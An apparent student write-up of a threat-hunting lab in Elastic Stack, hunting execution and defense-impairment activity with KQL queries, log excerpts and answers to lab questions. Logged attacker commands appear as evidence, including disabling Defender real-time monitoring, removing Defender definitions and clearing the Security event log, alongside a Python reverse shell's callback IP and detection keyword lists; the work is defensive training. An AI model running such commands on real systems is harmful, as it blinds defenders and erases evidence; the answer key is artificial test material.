
These techniques typically download staged payloads. Attackers use a reduced-footprint approach with smaller, more discreet payloads to evade detection in early attack stages and increase their chances of bypassing network defences and security protocols. The common element across all execution techniques is running malicious commands through pre-existing tools already installed on the victim machine. In this task, we will hunt for three common execution scenarios using Elastic Stack.

1. Execution via Command-Line Tools: System administrators typically use command-line tools for legitimate configuration tasks, but threat actors commonly abuse them to execute malicious commands and control compromised hosts. We will use the `winlogbeat-*` index to hunt for executions of built-in Windows command-line tools (PowerShell and Command Prompt) from employee workstations on July 3, 2023. Using the Discover tab, search for process creations (Sysmon Event ID 1) generated by powershell.exe and cmd.exe:

```
host.name: WKSTN-* AND winlog.event_id: 1 AND process.name: (cmd.exe OR powershell.exe)
```

Add the following fields as columns:

- winlog.computer_name
- user.name
- process.parent_command_line
- process.command_line



Out of 104 results, numerous unusual commands are observed. One notable example is `cmd.exe` being executed by `C:\Windows\Temp\installer.exe`. This is significant because the parent process is located in `C:\Windows\Temp`, a typical folder threat actors use to store malicious payloads.

An alternative way to hunt unusual PowerShell execution is through PowerShell Script Block Logging events. Use the following query:

```
host.name: WKSTN-* AND winlog.event_id: 4104
```

Add the following fields as columns:

- winlog.computer_name
- winlog.user.name
- powershell.file.script_block_text

- noprofile / -nop
- bypass
- c / -command
- executionpolicy / -ep
- WebRequest
- Download

Note: When these strings appear in logs, validate the events carefully. Some strings might be used by legitimate processes or system administrator activities.

2. Execution via Built-in System Tools: Besides PowerShell and Command Prompt, threat actors abuse other built-in binaries known as Living Off The Land Binaries (LOLBAS)(opens in new tab) to execute malicious commands. We will use the `winlogbeat-*` index to hunt for executions of built-in Windows binaries on July 3, 2023.

Using the Discover tab, hunt for process creation (Event ID 1) and network connection (Event ID 3) events involving commonly abused tools (Certutil, Mshta, and Regsvr32):


```
host.name: WKSTN-* AND winlog.event_id: (1 OR 3) AND (process.name:
(mshta.exe OR certutil.exe OR regsvr32.exe) OR process.parent.name:
(mshta.exe OR certutil.exe OR regsvr32.exe))
```

Note: The query includes `process.parent.name` to capture all child processes spawned by these LOLBAS tools. (Lolbas: It refers to legitimate, built-in operating system tools (primarily in Windows) that cybercriminals and red teams abuse to perform malicious actions. Rather than downloading obvious malware files that antivirus programs easily flag, attackers use these pre-installed administrative tools to blend in with normal system activity.)

Add the following fields as columns:

- winlog.computer_name
- user.name
- process.parent.command_line
- process.name
- process.command_line
- destination.ip

- process.parent.command_line
- process.name
- process.command_line
- destination.ip
- destination.port



Python shows two notable activities:


- Spawning a child cmd.exe process.
- Initiating a network connection to 167[.]71[.]198[.]43:8080.

To extend the investigation, get the process ID of the cmd.exe process spawned by Python by clicking the dropdown on the log indicating Python created cmd.exe.

process.parent.executable	C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.11.3.11.1264.0_x64__qbz5n2kfra8p0\python3.11.exe
process.parent.name	python3.11.exe
process.parent.pid	7,072
process.pe.company	Microsoft Corporation
process.pe.description	Windows Command Processor
process.pe.file_version	10.0.18362.1 (WinBuild.160101.0800)
process.pe.imphash	272245e2988e1e43950b852c4fb5e18
process.pe.original_file_name	Cmd.Exe
process.pe.product	Microsoft Windows Operating System
process.pid	1,832
process.working_directory	C:\Windows\Temp\
related.hash	9d59442313565c2e0860b88bf32b2277, d0ceb18272966ab62bedff108e9b4a6a3cb5dc0f2a32b2b18721fea2d9c09a5, 272245e2988e1e43950b852c4fb5e18
related.user	clifford.miller
user.domain	THREATHUNTING

Using the process PID, search for all processes spawned by this cmd.exe instance:

```
host.name: WKSTN-* AND winlog.event_id: (1 OR 3) AND process.parent.p  
id: 1832
```



The cmd.exe process spawned by Python generated child processes, indicating that `dev.py` is a Python reverse shell script allowing attackers to execute remote commands via cmd.exe. Further investigation would involve correlating subsequent events and understanding how the script was placed on the compromised machine.


Answer the questions below

Tracing back the cmd and PowerShell child processes spawned by installer.exe, what is the first command executed via cmd?

whoami /priv

We need to check process execution on the host using the `winlogbeat-*` data view.

```
host.name: WKSTN-* AND process.name: (cmd.exe OR powershell.exe) AND  
winlog.event_id: 1
```




Using the process ID of the PowerShell process spawned by mshta.exe, what is the destination IP of the network connections made by this process?

167.71.198.43

host.name: WKSTN-* AND process.parent.name: mshta.exe AND winlog.event_id: (1 OR 3)

extend alert, get process.pid: 7728



Following the cmd.exe process spawned by Python, what is the command-line value of the net.exe process?

net users

```
host.name: WKSTN-* AND winlog.event_id: 1 AND process.parent.name: python
```




expand the alert:

Documents surrounding #P6RfHk85aC969H9zofi

Time	winlog.event_id	process.name	agent.hostname	process.parent.name	process.command_line	process.parent.command_line
Jul 3, 2023 @ 15:29:46.889	3	powershell.exe	WKSTN-2	-	-	-
Jul 3, 2023 @ 15:29:46.787	3	powershell.exe	WKSTN-1	-	-	-
Jul 3, 2023 @ 15:29:46.578	3	python3.11.exe	WKSTN-1	-	-	-
Jul 3, 2023 @ 15:29:46.484	3	powershell.exe	WKSTN-2	-	-	-
Jul 3, 2023 @ 15:29:46.487	22	python3.11.exe	WKSTN-1	-	-	-
Jul 3, 2023 @ 15:29:46.368	1	cmd.exe	WKSTN-1	python3.11.exe	\\windows\system32\cmd.exe	python3 C:\Windows\Tasks\dev.py
Jul 3, 2023 @ 15:29:46.368	4688	cmd.exe	WKSTN-1	python3.11.exe	-	-
Jul 3, 2023 @ 15:29:46.254	3	powershell.exe	WKSTN-1	-	-	-
Jul 3, 2023 @ 15:29:46.248	3	powershell.exe	WKSTN-2	-	-	-
Jul 3, 2023 @ 15:29:46.228	3	powershell.exe	WKSTN-1	-	-	-
Jul 3, 2023 @ 15:29:45.743	3	powershell.exe	WKSTN-2	-	-	-

We observed that execution occurred following a `cmd.exe` command; the corresponding search query is provided below:

```
host.name: WKSTN-* AND process.parent.name: cmd.exe
```



Task 5 - Tactic: Defence Empairment

The Defense Impairment Tactic (TA0112)[\(opens in new tab\)](#) comprises strategies that adversaries employ to disable, disrupt, or destroy security defenses and tools that are

deployed to prevent or detect malicious activity. This is often achieved by disabling antivirus software, removing detection signatures, or deleting evidence logs. Common defense impairment methods include:

- **Disabling security software:** Disabling Windows Defender via the command line or reverting updated detection signatures.
- **Deleting logs:** Deleting all existing Windows Event Logs inside the compromised machine to remove evidence of compromise.
- **Removing indicators:** Clearing event logs, command history, and other forensic artifacts that could reveal the attack.
- **Executing known bypasses:** Using known vulnerabilities or modifying host configurations to bypass security controls.

These defense impairment techniques are typically combined with other tactics to enable attackers to operate without detection. The common element across all defense impairment techniques is the degradation or destruction of security controls and evidence. In this task, we will hunt for three common defense impairment scenarios using Elastic Stack. Note that process injection (scenario 3) also relates to the Stealth tactic, but is included here as it represents an evasion method attackers use against security controls.

1. Disabling Security Software: Most organisations deploy numerous security software solutions to prevent threat actors from compromising their networks. However, threat actors employ various techniques to bypass these controls and disable them to avoid limiting their attack vectors. We will use the `winlogbeat-*` index to hunt for attempts to disable security software, such as Windows Defender, from employee workstations on July 3, 2023.

We will focus on known commands used to disable Windows Defender. Use the following KQL query to hunt events indicating attempts to disable the running host antivirus:

```
host.name: WKSTN-* AND (*DisableRealtimeMonitoring* OR *RemoveDefinitions*)
```


This query targets two key indicators:

- `DisableRealtimeMonitoring` - Commonly used with PowerShell's `Set-MpPreference` to disable real-time monitoring.
- `RemoveDefinitions` - Commonly used with `MpCmdRun.exe` to remove all existing signatures of Windows Defender.

Add the following fields as columns:

- `winlog.computer_name`
- `user.name`

- process.parent.command_line
- process.name
- process.command_line



Both indicators appear on **WKSTN-1**, indicating a malicious actor attempted to disable Windows Defender's detection capability. The executions correlate with malicious activities from the Execution task:

- **Set-MpPreference** was executed by **installer.exe**, previously identified as malicious.

> Jul 3, 2023 @ 16:37:38.515	WKSTN-1.threat hunting.thm	clifford.miller	C:\Windows\Temp\installer.exe	cmd.exe	cmd /c "powershell Set-MpPreference -DisableRealtimeMonitoring \$true"
------------------------------	----------------------------	-----------------	-------------------------------	---------	--

- **MpCmdRun.exe -RemoveDefinitions** was executed by cmd.exe with PID 1832, correlating to the Command Prompt spawned by Python.

ProcessId	2688
Image	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
process.args	powershell, C:\Program Files\Windows Defender\MpCmdRun.exe, -RemoveDefinitions, -All
process.command_line	powershell C:\Program Files\Windows Defender\MpCmdRun.exe -RemoveDefinitions -All
process.entity_id	{6682e687-f98b-64a2-541c-000000001100}
process.executable	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
process.hash.md5	cda48fc75952ad12d99e526d8b6bf78a
process.hash.sha256	988b64b1971a979c7e3e8ce4621945c8a84854cb98d76367b791a6e22b5f6d53
process.name	powershell.exe
process.parent.args	\windows\system32\cmd.exe
process.parent.command_line	\windows\system32\cmd.exe
process.parent.entity_id	{6682e687-e96a-64a2-cb82-000000001100}
process.parent.executable	C:\Windows\System32\cmd.exe
process.parent.name	cmd.exe
process.parent.pid	1,832
process.ne.company	Microsoft Corporation

2. Log Deletion Attempts: Event logs are highly significant as they provide visibility for investigating suspicious events and developing alerts. There is no legitimate reason to delete these logs, making log deletion attempts a strong indicator of malicious activity. We will use the `winlogbeat-*` index to hunt for log deletion attempts from employee workstations on July 3, 2023.


The simplest way to detect Windows Event Log deletion is via Event ID 1102, which is always generated when a user attempts to delete Windows Logs.

First, select the following fields from the Available Fields panel:

- winlog.computer_name
- user.name
- process.name
- process.command_line

Then, use the following KQL query:

```
host.name: WKSTN-* AND winlog.event_id: 1102
```



The results show Windows Event Logs were cleared on `WKSTN-1`. To identify the log source that was removed and the command used, use `View surrounding documents` to see related events.

Time ↓	winlog.computer_name	user.name	process.name	process.command_line
Jul 3, 2023 @ 15:45:09.252	WKSTN-1.threathunting.the	clifford.miller	-	-

Expanded document

Table JSON

[View surrounding documents](#) [View single document](#)


3. Execution through Process Injection: Process injection is a prominent technique malware developers use to execute malicious shellcode while evading security defences. We will use the `winlogbeat-*` index to hunt for potential process injection from employee workstations on July 3, 2023. We will use Sysmon's Event ID 8 (CreateRemoteThread), which detects when a process creates a thread in another process.

First, select the following fields from the Available Fields panel:

- `winlog.computer_name`
- `process.executable`
- `winlog.event_data.SourceUser`
- `winlog.event_data.TargetImage`

Then, use the following KQL query to hunt this behaviour:

```
host.name: WKSTN-* AND winlog.event_id: 8
```



The entry `C:\Users\clifford.miller\Downloads\chrome.exe` created a new thread on `explorer.exe`, which is a typical target process for process injection. Most entries are executed by a SYSTEM account, except for `chrome.exe`, which is run by Clifford Miller's account. This anomaly indicates suspicious activity that warrants further investigation through event correlation and tracing how the malicious `chrome.exe` binary reached the compromised host.


Answer the questions below

What is the PID of the `cmd.exe` process that executed powershell `Set-MpPreference -DisableRealtimeMonitoring $true`?

428


`host.name: WKSTN-* AND *DisableRealtimeMonitoring`

`installer.exe` runs via a Python (`.py`) script to disable Real-Time Monitoring. Expand the alert and verify `process.pid`




What is the PowerShell command-line argument used to clear the event logs of WKSTN-1?

Clear-EventLog -LogName Security




click view surrounding documents

